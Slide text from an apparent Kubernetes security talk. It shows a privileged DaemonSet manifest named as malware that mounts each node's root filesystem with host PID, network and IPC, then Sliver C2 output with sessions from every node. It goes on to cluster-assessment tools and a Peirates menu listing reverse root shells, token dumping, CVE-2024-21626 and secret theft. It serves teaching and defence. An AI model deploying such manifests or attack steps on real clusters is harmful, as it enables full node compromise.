
DaemonSets

- Run a pod on every Node in the cluster
 - Typically for logging agents/security tools




DaemonSets

- Run a pod on every Node in the cluster
 - Typically for logging agents/security tools
 - Whats a security tool?



DaemonSets From Hell

- Run a pod on every Node in the cluster
 - Typically for logging agents/security tools
 - Whats a security tool?



All hackers gain exalted

[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871dde2eb9e3df


[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver > █

DaemonSets From Hell

- Run a pod on every Node in the cluster
 - Typically for logging agents/security tools
 - Whats a security tool?



All hackers gain exalted

[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df


[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver > █

File: MALWARE.DAEMON.yaml

```
1  apiVersion: apps/v1
2  kind: DaemonSet
3  metadata:
4    name: loworbit-ion
5  spec:
6    selector:
7      matchLabels:
8        app: loworbit-ion
9    template:
10     metadata:
11       labels:
12         app: loworbit-ion
13     spec:
14       hostIPC: true
15       hostNetwork: true
16       hostPID: true
17       containers:
18       - name: loworbit-ion
19         image: [REDACTED]:latest
20         securityContext:
21           privileged: true
22         volumeMounts:
23         - mountPath: /host
24           name: node
25     volumes:
26     - name: node
27       hostPath:
28         path: /
```



All hackers gain vigilance

[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871dde2eb9e3df

[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[*] Session 9db4f3b3 RELIEVED_TOP - (02) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 6fe00468 RELIEVED_TOP - (10) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 06011b8f RELIEVED_TOP - (04) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session fe01ca57 RELIEVED_TOP - (08) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 1ddb02ef RELIEVED_TOP - (06) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 05975379 RELIEVED_TOP - (07) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session dfdd2b7c RELIEVED_TOP - () - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session a3ea82fe RELIEVED_TOP - (05) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 80fe6402 RELIEVED_TOP - (03) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session f344fb6f RELIEVED_TOP - (09) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

sliver > use 9db4f3b3


[*] Active session RELIEVED_TOP (9db4f3b3-a97c-469d-9d08-f09d8235fe8b)

sliver (RELIEVED_TOP) > cat /etc/hostname

02

Just a chill guy
with a sliver server





Tools for your Toolkit



Trivy

- Extremely powerful tool for assessing a cluster
 - Bring your own expertise
- Has many additional capabilities

Summary Report for minikube

Workload Assessment

Namespace	Resource	Vulnerabilities					Misconfigurations					Secrets				
		C	H	M	L	U	C	H	M	L	U	C	H	M	L	U
eng2	Pod/nginx-eng2	2	11	36	99	1		2	5	9						
eng1	Pod/nginx-eng1	2	11	36	99	1		2	5	9						
dmz	Pod/pod-creator			12	6			2	4	9						
default	Pod/secrets-reader			12	6			2	4	10						

Severities: C=CRITICAL H=HIGH M=MEDIUM L=LOW U=UNKNOWN

Trivy

```
→ multi git:(main) x trivy image ubuntu:latest
2025-02-07T20:06:04-05:00 INFO [vuln] Vulnerability scanning is enabled
2025-02-07T20:06:04-05:00 INFO [secret] Secret scanning is enabled
2025-02-07T20:06:04-05:00 INFO [secret] If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2025-02-07T20:06:04-05:00 INFO [secret] Please see also https://aquasecurity.github.io/trivy/v0.59/docs/scanner/secret#recommendati
2025-02-07T20:06:04-05:00 INFO Detected OS family="ubuntu" version="24.04"
2025-02-07T20:06:04-05:00 INFO [ubuntu] Detecting vulnerabilities... os_version="24.04" pkg_num=92
2025-02-07T20:06:04-05:00 INFO Number of language-specific files num=0
```

ubuntu:latest (ubuntu 24.04)

Total: 18 (UNKNOWN: 0, LOW: 6, MEDIUM: 12, HIGH: 0, CRITICAL: 0)

Library	Vulnerability	Severity	Status	Installed Version	Fixed Version	Title
coreutils	CVE-2016-2781	LOW	affected	9.4-3ubuntu6		coreutils: Non-privileged session c session in chroot https://avd.aquasec.com/nvd/cve-2016-2781
gpgv	CVE-2022-3219			2.4.4-2ubuntu17		gnupg: denial of service issue (res compressed packets https://avd.aquasec.com/nvd/cve-2022-3219
libc-bin	CVE-2025-0395	MEDIUM	fixed	2.39-0ubuntu8.3	2.39-0ubuntu8.4	glibc: buffer overflow in the GNU C https://avd.aquasec.com/nvd/cve-2025-0395
	CVE-2016-20013	LOW	affected			sha256crypt and sha512crypt through cause a denial of... https://avd.aquasec.com/nvd/cve-2016-20013
libc6	CVE-2025-0395	MEDIUM	fixed		2.39-0ubuntu8.4	glibc: buffer overflow in the GNU C https://avd.aquasec.com/nvd/cve-2025-0395
	CVE-2016-20013	LOW	affected			sha256crypt and sha512crypt through cause a denial of... https://avd.aquasec.com/nvd/cve-2016-20013

kubescape

- Scan your cluster
- Helpful for mapping to compliance frameworks
 - NSA
 - MITRE

Compliance Score

The compliance score is calculated by multiplying control failures by the number of failures against supported compliance frameworks. Remediate controls, or configure your cluster baseline with exceptions, to improve this score.

* MITRE: 77.38%

* NSA: 65.62%

Access control

Control name	Resources	View details
Administrative Roles	1	\$ kubescape scan control C-0035 -v
List Kubernetes secrets	2	\$ kubescape scan control C-0015 -v
Minimize access to create pods	3	\$ kubescape scan control C-0188 -v
Minimize wildcard use in Roles and ClusterRoles	1	\$ kubescape scan control C-0187 -v
Portforwarding privileges	1	\$ kubescape scan control C-0063 -v
Prevent containers from allowing command execution	1	\$ kubescape scan control C-0002 -v
Roles with delete capabilities	4	\$ kubescape scan control C-0007 -v
Validate admission controller (mutating)	0	\$ kubescape scan control C-0039 -v
Validate admission controller (validating)	0	\$ kubescape scan control C-0036 -v

Secrets

Control name	Resources	View details
Applications credentials in configuration files	1	\$ kubescape scan control C-0012 -v

Network

Control name	Resources	View details
Missing network policy	6	\$ kubescape scan control C-0260 -v

Workload

Control name	Resources	View details
Host PID/IPC privileges	0	\$ kubescape scan control C-0038 -v
HostNetwork access	1	\$ kubescape scan control C-0041 -v
HostPath mount	1	\$ kubescape scan control C-0048 -v
Non-root containers	5	\$ kubescape scan control C-0013 -v
Privileged container	0	\$ kubescape scan control C-0057 -v

Kubedump

- Compiled Go
- Dump objects from a namespace
- Can easily restore them
- <https://github.com/msfidelis/kubedump>

kube-dump

- Well written bash script
- Dump all objects in the cluster
 - Or just specific ones
- <https://github.com/WoozyMasta/kube-dump>



Kube-dump
Backup a Kubernetes cluster as yaml manifests


```
→ tmp git:(main) x kubedump dump default
2025/02/07 20:11:32 INFO Starting dump namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Success namespace=default output_fil
→ tmp git:(main) x tree kubedump/default
kubedump/default
├── 00-namespace.yaml
├── secrets.yaml
├── serviceaccount.yaml
└── service.yaml
```

Peirates

- Made by JayBeale from InGuardians
- Swiss army knife of Kubernetes pentesting
- Does ALL the things
- Play around with it, has a LOT of useful features
- Link: <https://github.com/inguardians/peirates>



```
-----+
Compromise |
-----+
[20] Gain a reverse rootshell on a node by launching a hostPath-mounting pod [attack-
[21] Run command in one or all pods in this namespace via the API Server [exec-via-ap
[22] Run a token-dumping command in all pods via Kubelets (authorization permitting)
[23] Use CVE-2024-21626 (Leaky Vessels) to get a shell on the host (runc versions <1
-----+
Node Attacks |
-----+
[30] Steal secrets from the node filesystem [nodefs-steal-secrets]
-----+
Off-Menu      +
-----+
[90] Run a kubectl command using the current authorization context [kubectl [argument
[] Run a kubectl command using EVERY authorization context until one works [kubectl-t
[] Run a kubectl command using EVERY authorization context [kubectl-try-all [argument
[91] Make an HTTP request (GET or POST) to a user-specified URL [curl]
[92] Deactivate "auth can-i" checking before attempting actions [set-auth-can-i]
[93] Run a simple all-ports TCP port scan against an IP address [tcpscan]
[94] Enumerate services via DNS [enumerate-dns] *
[] Manipulate the filesystem [ cd , pwd , ls , cat ]
[] Run a shell command [shell <command and arguments>]
```



Where do we go
from here?




Where do we go from here?

